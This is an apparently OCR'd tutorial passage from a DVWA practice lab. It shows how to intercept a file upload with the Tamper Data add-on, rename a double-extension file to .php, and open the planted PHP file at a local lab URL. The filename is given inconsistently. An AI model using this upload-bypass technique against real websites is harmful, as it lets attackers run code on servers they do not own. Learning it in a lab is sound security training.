
Click on **tools option** from the menu bar and **select tamper data** to capture the request.




Before clicking **upload;** again **start tamper** data and then **click** on **upload**; when the request will send through the browser to the web server a pop up will appear then, now **hit Tamper,** which will intercept the sending request.




From the given image, you can see tamper data has captured the POST request now **copy** the selected data from **POST DATA**.




Paste POST DATA in a text file to change the extension of our upload. As you can read the name of the file is hack.php.png but we want to upload a PHP file.




Now **modify** pasted POST DATA **hacked.php.png** into **hacked.php** then select and copy the complete data.



Now **paste** the whole **data of text file** in the field given for **POST DATA** and **click** on **ok**




So here we have forward the modified request, now **click** on **stop tamper**.



From the image, you can see our PHP is uploaded in the uploads directory. Now copy the highlighted path **/hackable/uploads/hacked.php** where the file is uploaded and run this path

```
//192.168.1.102:81/DVWA/hackable/uploads/hacked.php
```

